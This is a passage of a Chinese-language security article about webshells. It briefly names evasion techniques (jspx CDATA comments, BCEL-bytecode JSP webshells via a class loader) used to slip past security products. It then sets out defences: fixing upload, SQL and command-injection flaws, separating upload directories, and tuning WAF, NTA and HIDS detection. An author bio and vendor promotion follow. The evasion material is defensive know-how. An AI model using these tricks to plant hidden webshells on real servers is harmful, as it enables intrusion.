在不同的语言中，会有不同的特性导致被攻击者利用；即使是相同的语言，因为版本不一样也会有不同的特性。如 jspx 的 CDATA 特性，使用 xml<![CDATA[注释内容]]> 注释形式绕过安全产品的检测；BCEL 字节码的 JSP Webshell，通过调用类加载器 com.sun.org.apache.bcel.internal.util.ClassLoader 实现 bypass。有经验的攻击者更关注语言的特性，以此来对抗安全产品检测。

4. Webshell 防御策略

4.1 避免应用程序漏洞

攻击者能拿到 Webshell，大多数都是因为 Web 应用程序有漏洞。故要防范 Webshell 带来的安全风险，重点就是提高 Web 应用程序自身的安全性。重点关注系统的“输入”功能，尤其是文件操作（上传）、数据库操作（SQLi）、系统命令调用（OS Injection）。

4.2 安全配置降低风险

应用系统使用的 DB，无已知高可用漏洞。

应用系统上传文件目录与 Web 目录分开，或取消 Web 目录的执行权限。

4.3 主动运营提高检测

Webshell 对于企业安全建设犹如是城墙上的一个小洞，针对其投入资源进行运营还是很有必要的。无论是网络边界的 waf、流量层面的 NTA、主机层面的 HIDS、容器安全检测产品，对于 Webshell 的检测或发现均具备一定的能力。不过难点在于存在大量的误报，则需要从检测规则优化、安全事件触发机制两方面去优化。安

关于作者

武鑫

虎符智库专家，奇安信产品安全负责人，兼负责公司内部蓝军工作。擅长从攻防视角进行甲方企业安全建设，在软件开发安全、供应链安全、攻防对抗方面有一定研究。

奇安信
新一代网络安全领军者

「零事故」安服团队重磅力作

900余次实战攻防演练的经验总结
从红队、蓝队、紫队视角全面解读攻防演练

扫码购买

奇安信连续三年位居
“中国网安产业竞争力50强”
第一名

6月20日，中国网络安全产业联盟（CCIA）
公布“2023年中国网安产业竞争力50强”榜单，
凭借扎实的技术实力和领先的市场表现，
奇安信连续三年高居榜单第一名。

“2022年中国网安产业竞争力50强”榜单

TOP15	公司名称
1	**奇安信科技集团股份有限公司**
2	深信服科技股份有限公司
3	启明星辰信息技术集团股份有限公司
4	华为技术有限公司
5	天融信科技集团股份有限公司
6	绿盟科技集团股份有限公司
7	腾讯云计算（北京）有限责任公司
8	新华三技术有限公司
9	阿里云计算有限公司
10	杭州安恒信息技术股份有限公司
11	三六零数字安全科技集团有限公司
12	亚信安全科技股份有限公司
13	中电科网络安全科技股份有限公司
14	杭州迪普科技股份有限公司
15	山石网科通信技术股份有限公司